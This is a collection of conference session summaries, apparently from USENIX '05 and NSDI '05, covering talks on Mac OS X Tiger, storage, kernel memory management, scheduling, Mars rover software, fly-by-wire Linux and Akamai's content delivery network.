Another person asked what happened to dump/restore? You have the only workstation that cannot be backed up out of the box? The Apple answer was to use Apple System Restore (ASR), but the questioner pointed out that ASR's syntax differs from dump's, and that ASR only does level zero (complete) system dumps and cannot do incremental backups. Zarcycki really stepped in it by saying, "If we had to deal with muscle memory, we would be stuck back at point one." This arrogant response really got some of the audience riled up.

I came away from this talk having learned several things: There were some really cool new features in Tiger, and Apple really isn't interested in creating an OS that can be treated like a UNIX system.

You can find some info about MacOS X Tiger here: http://www.apple.com/macosx/features/unix/.

WORK-IN-PROGRESS REPORTS (WIPS)

Summarized by Robert Marmorstein

- ***Collecting Long-Term Storage Failures***

  Mary Baker, LOCKSS Team, HP Labs

Because RAID and tape backups degrade over time, for a variety of reasons, long-term data preservation requires new techniques. In order to build a model of long-term storage failures, Baker proposes gathering information about disk faults using quantitative studies, case studies, and even anecdotal evidence. Some of the information gathered may be confidential, but much will be released to the public.

- ***Power-Aware RAID***

  Charles Weddle, Florida State University

  Although the disk is a major source of energy consumption, RAID implementations are not friendly to power-saving techniques. Weddle is investigating means to take advantage of the cyclic behavior of loads to increase power efficiency while maintaining performance and reliability. PARAID uses a "skewed striping pattern to save power without degrading performance" via a bi-modal distribution of busy and idle drives. A prototype saves 15% power with a 1% performance hit when compared with RAID-0, but modeling higher levels of RAID is the next milestone. For details, go to http://www.cs.fsu.edu/~weddle/paraid/.

- ***SchedMark: Evaluating Scheduler Performance***

  Eitan Frachtenberg, Los Alamos National Laboratory

  There are a plethora of job schedulers, each of which has different characteristics and advantages in different scenarios. Eitan has begun work on a benchmark suite that will fairly evaluate different schedulers. Instead of assigning them a single number, the benchmark will provide a set of metrics that represent different workload types. For more information, see http://www.cs.huji.ac.il/~etcs/pubs/talks/frachtenberg05:schedmark-wip.html.

- ***Linux in Hollywood/ CinePaint***

  Robin Rowe

  Rowe presented a double header. First he described the current status of Linux advocacy in Hollywood. Then he described the status and history of CinePaint. Linux has replaced Irix as the industry standard OS for special effects, prompted largely by its successful use in *Titanic*. Because it is far more scalable than other solutions and provides better graphics driver performance, it is a perfect match for the movie industry. More information on Linux in the movies can be found at http://linuxmovies.org.

  After Adobe discontinued Photoshop on SGI, Hollywood sponsored development of Gimp, but the work fizzled. The tool later reemerged to become CinePaint, which Rowe maintains on SourceForge. The development team is exploring a new architecture based on a shared-memory image buffer that will allow multiple applications to access the same image. The Web site for CinePaint is http://cinepaint.org.

- ***Stream-Oriented Scalable Cluster Architecture***

  Tassos S. Argyros and David R. Cheriton, Stanford University

  Tassos presented ideas for scaling clusters to large numbers using a stream model instead of a model based on requests. The basic premise is that streams can avoid hotspots caused by lots of nodes requesting data from a single critical node. Instead of pulling the data with requests, he advocates a framework for pushing the data with streams. For details see http://www.stanford.edu/~argyros/argyrosStreams.pdf.

- ***Grisp***

  Peer Stritzinger

  Grisp is a new programming language that is almost ready for implementation in a real compiler. It will have two flavors: a static, compiled flavor and a dynamic, interpreted flavor. The language will be feature-rich and C-like enough to appeal to most programmers, but will provide a cleaner, easier way to "get at the bits of the machine." It will also have built-in parallelism. Details can be found at http://www.grisp.org.

- ***Testbeds for Exploring Wireless Networking***

  Kirk Webb, David Johnson, Daniel Flickinger, Tim Stack, Leigh Stoller, Robert Ricci, Mark Minor, and Jay Lepreau, University of Utah

  The Emulab group has produced three new testbeds for exploring wireless networking: a building-scale testbed, a fixed sensor net, and a mobile WiFi + sensor net. All three testbeds can be accessed remotely as a platform for testing wireless applications. The building-scale testbed supports the OS of your choice and consists of 27 PCs located throughout the building. The fixed sensor network consists of 25 Mica2 motes using TinyOS. The mobile testbed carries XScale or Mica2 motes mounted with vision tracking and an odometer. Motion of the nodes is scriptable or interactive in real time. More information can be found at http://www.emulab.net/.

- ***Pre-Virtualization and Hypervisor Diversity***

  Ben Leslie, Josh LeVassuer, and Volkmar Uhlig, Karlsruhe University

  Because para-virtualization requires invasive changes to the guest OS, Ben has implemented a system that inserts calls to the virtualization system at the assembly level. This provides virtualization on an unmodified operating system while still allowing hypervisor diversity.

- ***Digital Preservation***

  David Rosenthal, LOCKSS

  Because file formats may become obsolete, data preservation efforts need some way to convert old formats to modern formats. Storing converted formats is costly, so a mechanism for triggering conversion on the fly is necessary. Fortunately, content negotiation in HTTP can solve this problem by requiring the server to reject requests for old formats and converting images to new formats. For more information, see http://

www.dlib.org/dlib/january05/rosenthal/01rosenthal.html.

- *Clusters in Suitcases*

Mitch Williams, Sandia National Labs

Mitch showed lots of pictures both of miniclusters and larger clusters. The miniclusters use LinuxBIOS and BProc, which gives them very rapid boot times. The larger clusters use Infiniband. Current work focuses on accelerating the development of an open source Infiniband software stack for high-performance computing. For details see http://eri.ca.sandia.gov.

GENERAL TRACK

SPEEDING UP THINGS

- *A Portable Kernel Abstraction for Low-Overhead Ephemeral Mapping Management*

Ben Leslie, Josh LeVassuer, Volkmar Uhlig, Karlsruhe University

Khaled Elmeleegy opened the presentation by explaining what an ephemeral mapping is and where the ephemeral mappings are used in OS. He elaborated two examples of ephemeral mapping: writing to a pipe, and reading from a pipe. These applications involve multiple virtual memory pages and use ephemeral mappings to eliminate the copy operation by the writer. Next, Elmeleegy presented the motivation of the work—the increasing cost of modification to the virtual-to-physical mapping—and showed how expensive the TLB invalidation instructions are from 486 to Pentium 4.

To solve the problem the authors proposed an sf_buf interface, which consists of four functions. In the five implementations for different architectures, Elmeleegy introduced their AMD64 implementation, optimization for TLB invalidation and shared private mapping. Later, he evaluated the performance on i386 platforms using several applications. On a Xeon box with a 2.4GHz processor, using FreeBSD5.3 and Apache 2.0.50 with 30 clients, Elmeleegy showed the reduction of local and remote TLB invalidations, which leads to about 7% throughput improvement. Using the Postmark benchmark, the throughput improvement is about 4–12%. Using disk dump, the private mapping optimization was effective and achieved up to 30% bandwidth improvement. Finally, Elmeleegy concluded that combining virtual address allocation and mapping creation is beneficial for both low overhead and portability, that AMD64 implementation is virtually free, and that i386 implementation is effective.

In the Q&A, Vivek Pai from Princeton University pointed out that the interface was originally implemented by his student and the effectiveness of mapping reduction was discussed in their USENIX '04 paper as well. Elmeleegy answered that they did cite that work.

- *Adaptive Main Memory Compression*

Irina Chihaia Tuduce and Thomas Gross, ETH Zürich

Irina Chihaia began her presentation by demonstrating the increasing CPU-memory gap among DRAM, disk, and CPU speed; applications require more and more memory, and those that exceed the DRAM size run at disk speed. The authors' proposed solution to this problem is to store memory pages in compressed form to avoid disk accesses. Next, Chihaia showed the common and compressed memory hierarchy and explained compression tradeoffs.

Chihaia discussed prior work on compression and design issues, in which the size of the compressed area is the key. The authors' design divides the compressed area into independent zones. Chihaia illustrated how to store compressed data and swap to disk and introduced their implementation for the Linux kernel module. In evaluating their approach, Chihaia showed the results of a Symbolic Model Verifier(SMV), NS2 simulator, and qsim, a car simulator. The SMV results exhibit lower slowdown with compression, and the simulators have a speedup of 1.04–55.76 with compression.

When asked about faster strategies to get reference information, which is required by some adaptive schemes, Chihaia answered that looking up metadata may still have high overhead and that approaches may be application-dependent. When asked about the effects on multi-threading platforms, she commented that it may have different impacts on applications using compression and that one needs to model specifically to find out the results.

- *Drive-Thru: Fast, Accurate Evaluation of Storage Power Management*

Daniel Peek and Jason Flinn, University of Michigan

Evaluations of storage power management need to be fast, accurate, and portable. Daniel Peek compared three approaches to evaluating power management—trace reply, trace reply without delay, and reply with simulator—before presenting Drive-Thru, which uses a hybrid methodology. Drive-Thru's innovation is to separate time-dependent and time-independent activities, allowing reply time-independent behavior without idle time and simulating time-dependent behavior. He illustrated their design of merging replay and simulation, and the Drive-Thru operations.

Peek validated their design with the ext2 file system and a network file system (the Blue file system) with 802.11b power management. Drive-Thru has an average prediction error within 0.21%–3% on the ext2, and 7% on the network file system. In the case study, Drive-Thru can complete evaluation over 40,000x faster than trace reply on local storage, and over 13,000x faster on network storage. Peek also showed their improvement of system energy cost for the BlueFS by flushing on spindown and reducing writeback delay. After presenting related work, Peek concluded that Drive-Thru is fast, accurate, and portable.

When asked about the effects of other policies, such as delaying the flush further, Peek commented that they could evaluate this. To a question about accuracy when there's not enough data, Peek answered that some situations are common in file-system trace and not particular in their study. Another questioner wondered about consistency over time and the cause of the noise. Peek said they didn't know and may need to study it further.

LARGE SYSTEMS

Summarized by Andrew Warfield

■ *Itanium — A System Implementor's Tale*

Charles Gray, University of New South Wales; Matthew Chapman, Peter Chubb, and Gernot Heiser, University of New South Wales and National ICT Australia; David Mosberger-Tang, Hewlett-Packard Labs

Awarded Best Student Paper

The presentation described the authors' experiences in building OS support for Intel's Itanium processor. The Itanium presents several considerable architectural changes relative to the x86, and the presentation described a set of clever tricks that were used to achieve good performance.

The presentation began with a discussion of the Itanium's virtual memory support and of issues regarding the explicitly parallel instruction-set computing (EPIC). EPIC allows instruction parallelism to be provided by the compiler (or assembly programmer) by placing multiple instructions within a very large instruction word (VLIW). They discussed the implications of both VLIW and the huge number of processor registers (128 Integer and 128 float) on performance, with examples of instruction barriers and performance improvements for OS signal delivery.

One of the Best Student Paper authors accepts their award from General Track Program Chair Vivek Pai.

Much of the remainder of the talk was spent discussing the consequences of the escalate privilege (EPW) instruction, which allows fast entry for kernel operations. They explained how EPW has allowed them to reduce IPC time in the L4 micro-kernel from over 500 cycles down to about 30. They theorized that they should be able to get it down to nine cycles. The presentation included several war stories about attempts to reduce IPC time, and the difficulties of using the Itanium's performance counters to figure out where cycles were being gained and lost.

Jonathan Shapiro asked how likely it is that compilers would be able to realize the speedups that the authors described automatically. The presenter replied that many of their optimizations could be codified for a compiler. Another person asked how the optimizations worked for more complex system calls, given that the examples had been for getpid(). The speaker said that they still applied, as optimizations were for entering and exiting privileged execution and not keyed to any specific call.

■ *Providing Dynamic Update in an Operating System*

Andrew Baumann and Gernot Heiser, University of New South Wales and National ICT Australia; Jonathan Appavoo, Dilma Da Silva, Orran Krieger, and Robert W. Wisniewski, IBM T.J. Watson Research Center; Jeremy Kerr, IBM Linux Technology Center

Andrew Baumann presented this paper about patching a running kernel without downtime. The implementation he described was on IBM's K42 kernel, which is an object-oriented operating system written in C++.

Andrew described a scheme in which subsections of the kernel could be replaced at runtime. The approach involved replacing the class within the kernel with a new version and then translating all existing instances to it. The talk described K42's hot-swap support, as well as the extra required mechanisms, including using the factory pattern to track outstanding state and transfer functions to update state to a new version. He additionally described read copy update (RCU) techniques used to ensure a safe point of upgrade, a translation table to redirect invocations to the new object version, and a versioning scheme to track versions in the system.

Three sample upgrades were described: a new kernel API for a partitioned memory region, a fix for a memory allocator race condition, and a file cache manager optimization for the unmap page operation.

Someone asked how complex the changes in the examples were. Andrew explained that in each of the examples only a single class was upgraded, but that they could potentially provide support for more complicated upgrades. A second questioner asked how they handled tasks that were sleeping on code that was being upgraded. Andrew pointed out that K42 is completely event-driven, using task callbacks, and so the sleep situation is not a concern.

- ***SARC: Sequential Prefetching in an Adaptive Replacement Cache***

  Binny S. Gill and Dharmendra S. Modha, IBM Almaden Research Center

  This animated presentation described extensions to the ARC cache management work to integrate sequential prefetching with cache replacement. The presenter began with a long discussion of the importance of caching given the increasing rift between processor and disk performance, likening the cache to a refrigerator, a disk to a grocery store, and a remote procedure call to himself.

  He explained that large commercial systems make almost exclusive use of sequential prefetching, and then described asynchronous prefetching, where prefetches are issued in overlaid windows to improve performance. SARC works by adaptively trading off space at the bottom of the random and sequential cache lists based on the relative marginal utility. He showed a simulation to illustrate the point.

  Someone asked how aggressive the prefetching window needed to be. The presenter explained that the use of adaptive, asynchronous prefetching meant that they did not need to scale the prefetch window size, but that the approach would scale to any workload.

IMPROVING OS COMPONENTS

Summarized by Charles Gray

- ***SLINKY: Static Linking Reloaded***

  Christian Collberg, John H. Hartman, Sridivya Babu, and Sharath K. Udupa, University of Arizona

  The goal of this work is to replace dynamic linking with static linking. Why would you want to do this, since dynamic linking saves space by sharing pages?

  SLINKY, consisting of tools plus kernel modifications, allows static linking of binaries while providing the space advantages of dynamic linking. It has fewer than 2000 lines of code.

  One of the problems of dynamic linking is unmet dependencies at runtime that may result from an erroneous installer or possibly a library upgrade that was not fully compatible.

  Dynamic linking has benefits but can lead to "DLL Hell," causing programs to just stop working. Moreover, this problem is not confined to Windows. Static linking solves it by resolving everything at compile time. The distributed binary is exactly what the developer built.

  There is no free lunch, however; you still need to relink for a library upgrade, and there is no disk sharing. Statically linking 300MB of binaries can blow out to 3GB!

  Dynamic library updates can also cause bugs resulting from developers deliberately or accidentally relying on outdated bug fixes or workarounds in libraries that cease to exist after an upgrade. The authors assert that it should be the programmer's job to test new libraries, not the user's.

  The SLINKY system was constructed to solve the problems with static linking. It allows the system to share common executable file content (the multiply linked libraries) by hashing pages of binaries. This requires that all binaries are linked with position independent code (PIC) to ensure that addresses in the binaries are not a problem for sharing.

  The slink command creates a static binary from a dynamic executable and its libraries. A digest program sorts out shared pages, and an in-kernel module is used to share pages at fault time. The system also provides client-server distribution of pages of files over the network.

  The result is page sharing with no significant performance impact. The current "chunking" program to share pages is a generic algorithm and has a 20% space overhead over dynamic executables. An ELF-aware algorithm should be able to eliminate this overhead.

  Another feature of SLINKY is that some pages can be "blacklisted" so that they will not execute. This can prevent buggy or insecure pages from ever executing, since complete relinking is required for an upgrade, and this shouldn't be done by users.

- ***CLOCK-Pro: An Effective Improvement of the CLOCK Replacement***

  Song Jiang, Los Alamos National Laboratory; Feng Chen and Xiaodong Zhang, College of William and Mary

  This work presents a new VM replacement algorithm. The authors feel that replacement algorithms can be improved to deal better with a broader range of configurations and workloads.

  As background, the clock algorithm is an efficient approximation of LRU. In a replacement algorithm, recency of access is important. Reuse distance should also be considered, however. That is, how close are two consecutive accesses to a page?

  The computation cost of any replacement algorithm must be proportional to page faults, not to individual memory accesses. This is why LRU is too expensive and is simulated with clock.

  Some workloads are LRU-friendly (reuse distance < memory size), and some are unfriendly (reuse distance > memory size).

  There has been some work in this area. Linux uses a two-queue-like clock. It maintains active and inactive lists, and protects some pages from eviction. IBM has a "CAR" algorithm which maintains "hot" and "cold" queues.

  CLOCK-Pro is based on the authors' previous work, LIRS. LIRS took advantage of reuse distance knowledge but required per-memory-access knowledge.

CLOCK-Pro aims to improve this.

CLOCK-Pro essentially makes a clock with three pointers: "hot," "cold," and "test." The authors demonstrated how a state machine is used to move pages between various states and to govern when pages are evicted.

Performance was tested with a simulation and a prototype. Overall, CLOCK-Pro gives good results in the simulation on a broad spectrum of workloads. The authors claim this is also shown in the prototype.

CLOCK-Pro is a low-cost eviction algorithm that has advantages over the clock algorithm. It supports a broad spectrum of workloads, and a prototype implementation has been tested with gnuplot, gzip, and "gap" workloads.

- ***Group Ratio Round-Robin: O(1) Proportional Share Scheduling for Uniprocessor and Multiprocessor Systems***

Bogdan Caprita, Wong Chun Chan, Jason Nieh, Clifford Stein, and Haoqiang Zheng, Columbia University

The goal of this work is to provide O(1) proportional fair-share scheduling for UP and MP systems. Proportional scheduling is useful and predictable. You can characterize the fairness of an algorithm by measuring the actual time received by all threads and comparing that to their allocated proportions.

There have been various round-robin schemes proposed; these have been fast but unfair. Fairer attempts based on "virtual time" have also been tried and have been fair but slow. Both these sets were uniprocessor only, but multiprocessor is more common now.

For MP scheduling there is Surplus Fair Scheduling, but this provides no guarantees and is slow.

This work proposes GR3—the first proportional fair scheduler with fixed overhead and fixed error bounds for UP and MP systems. Put simply, the algorithm groups clients based on their weights, to help simplify the scheduler. Groups are based on exponentially increasing intervals of weights. This provides a constant small number of groups and ensures that all clients in a group have weights within a factor of two. Within a group a round-robin-like scheduler is used that adjusts for the variations in weights.

Extensive simulations on GR3 were run and the results were good for both single- and multi-processors.

INVITED TALKS

- ***Linux and JPL's Mars Exploration Rover Project: Earth-Based Planning, Simulation, and Really Remote Scheduling***

Scott Maxwell and Frank Hartman, NASA JPL

Summarized by Nikitas Liogkas

NASA/JPL's Mars Exploration Rover project is the first time Linux systems are being used for critical mission operations. In this invited talk, Scott Maxwell and Frank Hartman, both of them rover drivers, discussed the software they developed and their experiences driving the two rovers, Spirit and Opportunity, across the Martian terrain.

Scott Maxwell gave an overview of the Mars Exploration Rover mission. The two rovers are twelve light minutes away from Earth, which means that it takes a while for a command to reach Mars. Consequently, much planning and simulation of the Martian environment has to take place before any actual actions are performed. Scott then described the rovers' Mobility subsystem. They can achieve a top speed of around two meters per minute, and their software runs on a 20MHz CPU. They also carry a device called the IMU, which tracks their altitude but is not a full-fledged compass. Writing software for moving the rovers around involves developing a program that they will follow throughout the Sol (the Martian day). There are three types of commands: high-level, for which the rover itself does all the "hard work" of calculating the exact motor commands to be issued; mid-level, where arcs and point turns are specified; and low-level, which move the wheels directly. Low-level commands are rarely used except for straightening the wheels at the end of each day (so that if the wheels freeze during the night, they won't lose the ability to move the rover altogether!). Scott then briefly talked about the hazard avoidance mechanisms in place, which include an on-board navigation map. He noted, however, that these are quite expensive in terms of computing power and so are not used much.

He described a typical drive, which consists of two major parts: first, the rover is instructed to blindly follow a certain path, during which it can reach its top speed; in this way it can traverse up to 100 meters per Sol. From the point of view of the rover, this is like traversing a dark room with a flash bulb! Eventually, it reaches its goal position, where it slows down and starts taking small steps in order to take interesting pictures or otherwise perform data collecting and scientific experiments.

Scott gave an overview of the rovers' Imaging subsystem. There are nine cameras, eight of which are used for driving, in four stereo pairs. All the cameras have a one-megapixel resolution. A wavelet-based, lossy compression scheme is used to reduce the amount of data needed to be sent back to Earth. The IDD (Instrument Deployment Device) subsystem consists of the robotic arms the rovers are equipped with. Each of these arms is loosely modeled on the human arm, with five joints, including a double-jointed elbow that can move up and down. Four tools are mounted, arguably the most interesting of which is the

RAT (Rock Abrasion Tool). All tools must be stowed when driving to avoid damage to the rover. Scott told a nice story involving a rock named Humphrey, and how they created the first RAT mosaic on Mars, consisting of three tightly spaced circles, which they call "Mickey Mars."

Frank Hartman then provided an overview of the Rover Sequencing and Visualization Program (RSVP). A full Sol's worth of activities are planned, involving a number of different software tools, collectively called RSVP. ROSE, a Java-based command editor, specifies which commands are going to be executed when. HyperDrive, a C++ visualization component, helps in the task of visualizing the environment the rover is moving in. Other tools include OpenGL Performer and GTK+/Libglade on Linux. In order to build the terrain meshes, they use a stereo correlation process, and then they generate a synthetic 3-D terrain mesh from the output of that process. They are also able to generate a Digital Elevation Model (a 2.5-D model), which can be done much faster than the 3-D one. Frank talked about additional features, such as on-board collision detection, terrain analysis (highlighting dangerous areas), shadow generation during simulation, and image sequencing. He concluded by showing us some awesome views of the surface of Mars and of the rovers performing scientific experiments.

During the Q&A, there was great interest in finding out more details about the project. Replying to several of the questions, the two scientists described the testing room they are using to simulate the Martian surface, which they are utilizing as a realistic testbed. They described how they indicate sites of interest by gluing coins to the fake rocks in the testing room. They talked about the role of open source software at JPL, and noted that the first use of Linux in a deep space mission has been surprisingly successful. They indicated that their greatest source of frustration so far has been a closed-source enabling component of the system. All in all, the talk was very inspiring.

More information about the mission can be found at http://marsrovers.jpl.nasa.gov/overview. The talk is available online in mp3 format at http://www.usenix.org/events/usenix05/tech/mp3/maxwell.mp3.

■ *Possible Futures for Software*

Vernor Vinge

Summarized by Nikitas Liogkas

No one knows what software technology will be in the future. In this invited talk, Vernor Vinge, an award-winning science fiction author, presented four different scenarios for the future of software, which are based on different values for enabling drivers, mainly hardware improvements.

He first made sure to indicate that this was not a survey of future programming languages but, rather, a guess about what software will look like in the future. He started off by describing a new style of futurology that is becoming increasingly popular. This style dictates that we should not be looking at a single vision for the future but, rather, explore different possibilities based on important parameters; he called this technique scenario-based planning. In this way, we can mark out the extremes of the probability space, and we can then watch for symptoms indicating that one of our scenarios is coming true.

Three out of four scenarios he presented are based on what will happen with Moore's Law. Although Moore himself has admitted that his law cannot hold forever (see http://www.techworld.com/opsys/news/index.cfm?NewsID=3477), Vernor thinks that everything is possible. According to his first scenario (The Machines Stop), the hardware's current exponential growth can end abruptly with a catastrophic collapse. This may be caused by a fundamental problem at the physical layer, where semiconductor technology constitutes a single failure point. We are using the same microcontrollers to solve more and more problems, and at some point a disaster may ensue with catastrophic results. He vividly described the psychological blind spot people sometimes get, where they are willing to go much further into danger when the risk of a highly rewarding behavior is not precisely quantified. He named some science fiction novels related to this scenario, and even proposed a solution: building some machines that do not depend on semiconductor technology.

The second scenario (Legacy Software Forever) assumes that the exponential growth saturates at some point, and we end up with a situation where some types of hardware continue forward as others level off. He described a future where we have loads of legacy software, and, when faced with a new programming project, there is always a difficult choice between software archeology and reinventing the wheel.

According to the third scenario (Technological Singularity), exponential growth continues without saturation, and we eventually reach a point of "singularity," a situation where the rules change profoundly. In such a situation, AI has succeeded, and the physical world is awake. He described how pre- and post-singularity software might look, mentioning biological models for problem-solving and the future of software engineering and software verification. He also pointed us to a page on Accenture's site that eloquently describes this scenario from a company's point of view (see http://accenture.co.uk/xd/xd.asp?it=enweb&xd=services%5Ctechnology%5Cvision%5Ctech_vision.xml). He noted that some new problems may be revealed when systems scale up to millions of processors, similar to the new problems that showed up in mathematics when computers first appeared.

The last scenario (Ubiquitous Law Enforcement) is the most Orwellian, in that it conjectures that a certain area on every chip may contain government-owned/law-enforcing logic, and that all interactions with the outside world will be filtered through that logic. In that way the police could monitor all electronic transactions, and thus there would be no real privacy.

During Q&A, Andrew Tanenbaum noted that past science fiction was not able to predict the advance of computers, cell phones, or even the Internet, and that he sees no reason why science fiction should have improved in the meantime. Vernor surprisingly indicated that the development of computers and the Internet were indeed predicted back in 1946 by Murray Leinster in his book called *Logic Named Joe*.

His slides are available at http://www-rohan.sdsu.edu/faculty/vinge/misc/u05; the talk itself is available in mp3 format, at http://www.usenix.org/events/usenix05/tech/mp3/vinge.mp3.

- ***Flying Linux***

Dan Klein, USENIX

Summarized by Nikitas Liogkas

In this invited talk, Dan Klein attempted to evaluate the feasibility of Linux for running "fly-by-wire" software. He noted that Linux may be "better" than Windows, but when your life is at stake, your attitudes change considerably: is it better enough? He talked about what it takes to make software truly mission critical, and whether Linux meets those criteria.

Dan started the talk by looking back at the earliest fly-by-wire systems, such as Mercury, Gemini (which utilized computer-based control), and Apollo (computer-guided, with a much better GUI). He explained that, whereas for old aircrafts, there is a one-to-one linkage between pilot actions and aircraft responses, in a DFBW (digital fly-by-wire) system a pilot action expresses intent, and the system has the responsibility of translating this intent into an appropriate response. He noted that unstable aircrafts (such as the F117A, which is unstable in all three axes) cannot be flown without such computer aid.

He then went on to explain how contemporary DFBW systems are built. Most of them are triple-redundant, utilizing voting systems. Also, all of them are purpose-built systems, designed to do one thing and do it well. Surprisingly enough, cars are becoming "drive-by-wire" as well, utilizing such advanced systems as ABS and traction control. He mentioned the new experimental Mercedes Benz F200, which has no steering wheel, just a yoke for navigation!

He also noted that proprioception, the unconscious perception of movement and spatial orientation arising from stimuli within the human body itself, gives rise to short-loop pilot reflexes. It is exactly these reflexes that fly-by-wire systems try to accommodate.

He then embarked on a long discussion of various flight accidents and the reasons behind them. Computer applications crash because not every possible case can be tested. Testing is usually limited, performed for normal operating conditions and for some extreme cases. He illustrated how various bugs exist in flight software, most of which, fortunately, are found during testing. He also mentioned some interesting problems with flight software that people do not normally think about: time-zone handling, leap years, and the change to the Gregorian calendar. He also told us the "Gimli glider" story, where an Air Canada aircraft ran out of fuel, due to a bad fuel sensor, and had to divert to Winnipeg, and then to Gimli, where it landed.

Klein argued that there is no room for error in these kinds of systems. Error-prone code or untrusted loadable modules that might crash the system are strictly forbidden. He looked at diverse issues, such as bugs, boundary conditions, and compartmentalization. He concluded by saying that Linux is not yet ready for these kind of platforms, and that it still has a long way to go to meet the criteria of mission-critical systems. (Note that, according to Maxwell and Hartman's Mars Rover talk, Linux is already able to handle all the planning tasks that are executed on the ground.)

The talk is available online in mp3 format, at http://www.usenix.org/events/usenix05/tech/mp3/klein.mp3.

FREENIX TRACK

MULTIMEDIA

Summarized by Christian Kreibich

- ***OpenCSG: A Library for Image-Based CSG Rendering***

Florian Kirsch and Jürgen Döllner, University of Potsdam

Florian Kirsch started his talk with an introduction to graphical modeling using Constructive Solid Geometry (CSG). Florian explained that CSG consists of performing union, intersection, and subtraction operations on closed geometric primitives in order to obtain more complex shapes. While CSG is well known, it is typically used only in offline rendering systems such as RenderMan or POVray. Florian then presented approaches suitable for online CSG processing, singling out image-based rendering, where the final image is composed in the frame buffer. Florian presented the two basic algorithms used in this approach, the Goldfeather and SCS algorithms. The former can handle any kind of geometric primitive and counts layers of object surfaces to determine visibility. The latter is faster, but only works for complex primitives. It successively removes components in order to produce the final result.

In the remainder of the talk, Florian presented OpenCSG, the first open source library for image-based CSG rendering. It is implemented in C++, has OpenGL as its only external dependency, and features a simple API allowing the user to define arbitrary primitives.

Florian concluded his talk with a live demo and gave a number of potential applications of OpenCSG—for example, in gaming or terrain modeling. Also, the RenderMan modeler Ayam is already using OpenCSG. More details about OpenCSG can be found at http://www.opencsg.org.

- ***FreeVGA: Architecture-Independent Video Graphics Initialization for LinuxBIOS***

Li-Ta Lo, Gregory R. Watson, and Ronald G. Minnich, Los Alamos National Laboratory

Li-Ta Lo presented FreeVGA, a graphics initialization module for LinuxBIOS using x86 emulation in order to run the VGA BIOS. Li-Ta started with a summary of LinuxBIOS's essential design goals and features, and pointed out that VGA initialization was the key missing piece: The traditional VGA initialization process cannot be used by LinuxBIOS, because it does not provide the 16-bit callback interface the VGA BIOS uses to interact with the system BIOS. Li-Ta next presented the solutions adopted by SVGAlib, ADLO, the VIA/EPIA port of LinuxBIOS, and XFree86, and concluded that none of these graphics projects provided a satisfying solution.

FreeVGA solves the problem by integrating x86emu in LinuxBIOS, keeping the code free of x86 specifics, making it easier to debug and test, and providing graphics initialization as early as possible in the boot process. Li-Ta explained in detail the changes required to LinuxBIOS to facilitate this approach. FreeVGA increases the ROM image size by 16KB and 40KB during run time, has no significant impact on boot time because the VGA BIOS spends most of the time polling hardware, and works well on modern AGP cards. Li-Ta mentioned chipset dependencies and support for other architectures as the main items for future work, and concluded his talk by stating that FreeVGA is a successful demonstration of the feasibility of using an emulator for VGA initialization. Furthermore, work is underway to integrate the approach in the Linux kernel tree.

After the talk, an attendee wondered whether the emulation approach isn't too complicated. Li-Ta explained that FreeVGA development does not actually require in-depth understanding of the emulator, allowing the developers to focus on the important parts of the code. Another attendee asked whether the approach also works on older graphics cards. Li-Ta pointed out that a number of older cards had also been tried and mostly worked. The next question addressed the possibility of using the seemingly generic technique of hardware initialization for other classes of devices as well. Li-Ta stated that things like SCSI initialization are feasible as well; basically, any kind of PCI card support could be made to work.

- ***The Ethernet Speaker System***

David Michael Turner and Vassilis Prevelakis, Drexel University

David Turner started his talk with a summary of the current state of the art for conventional distributed audio systems. These systems typically are analog and wired, expensive, and proprietary. The goal of the Ethernet Speaker (ES) System was to provide an open-source and low-cost solution to the problem, only requiring an embedded PC, stereo speakers, and stereo audio and networking cards, available for a total of around US$50.

David explained that in the ES System, speakers are installed like normal Ethernet network clients and the network itself is used to distribute the audio signal. Since in the ES System, speakers are "smart" compared to typical "dumb" conventional speakers, the ES nodes can perform more intelligent processing in order to replay the audio signal. Ethernet speakers play audio transmitted by a remote audio server, using a local rebroadcaster that communicates with the speakers directly. The rebroadcaster is the central instance converting the audio signal to a single transmission format that the Ethernet speakers understand. This transmission protocol is built on top of UDP multicast, is connectionless, is completely one-way, and consists of periodic audio stream control packets among audio data packets. David next explained how the audio driver for the ES System was realized in the OpenBSD audio architecture. Actual hardware is replaced with a virtual card that returns the raw audio data back into user space for distribution to the speakers.

David concluded his talk by mentioning a few of the current challenges of the system. These include rate limiting to provide the correct replay speeds, data compression, and synchronization issues between multiple speakers.

After the talk, an attendee asked on what scale the Ethernet Speaker System is meant to be deployed. David explained that the initial motivation was a campuswide announcement speaker scenario. Another attendee asked whether relative positioning of the speakers could be exploitable for solving the synchronization problem. David answered that this would likely be tricky, but certainly an interesting way to attack the problem.

2nd Symposium on Networked Systems Design and Implementation (NSDI '05)

Boston, Massachusetts
May 2–4, 2005

Keynote: The Challenges of Delivering Content and Applications on the Internet

Tom Leighton, MIT/Akamai

Summarized by Ningning Hu

Tom Leighton explained that Internet problems adversely affect current Web services. He pointed out that, for economic reasons, peering links often have limited capacity and that this can easily lead to poor performance, because Internet routing algorithms do not adapt to load. To make matters worse, routing protocols are subject to human errors, filtering, and intentional theft of routes. Tom discussed Internet security issues, working through an example of DNS hijacking. He made the point that virus and worm proliferation and DOS and botnet attacks are severe problems. In 2003, over 10% of PCs on the Internet were infected with viruses. These are not all home PCs: 83% of financial institutions were compromised, double the figure from 2002. Additionally, 17 out of 100 surveyed companies were the target of cyber extortion, and the number of botnet attacks against commercial sites is rising sharply. These problems are very hard to solve, because the Internet was designed around an assumption of trust that is no longer valid.

Tom then described Akamai's on-demand infrastructure. It is made up of around 15,000 servers at 2400 locations on over 1000 networks in 70 countries; Akamai serves 10–15% of all Internet Web traffic each day. On average, Akamai can make small Web sites 15 times faster and large Web sites 2 to 3 times faster. Tom said that studies show that this translates directly into economic gain, e.g., a faster site for a top hotel generates an extra $30 million per year. The core idea of the infrastructure is to choose servers as close as possible to clients so as to avoid Internet problems. This helps because the Internet consists of more than 15,000 networks and none of them controls more than 5% of the total access traffic. Akamai's SureRoute also finds alternative routes via intermediate Akamai servers when the network fails or performs poorly. It monitors roughly 40 alternative routes for each Web site, which improves performance by 30% on average.

Tom finished by highlighting the recent PITAC report on cyber-security, which calls for more investment in fundamental security research.

INTERNET ROUTING

Summarized by Ram Keralapura and Bob Bradley

Finding a Needle in a Haystack: Pinpointing Significant BGP Routing Changes in an IP Network

Jian Wu and Zhuoqing Morley Mao, University of Michigan; Jennifer Rexford, Princeton University; Jia Wang, AT&T Labs—Research

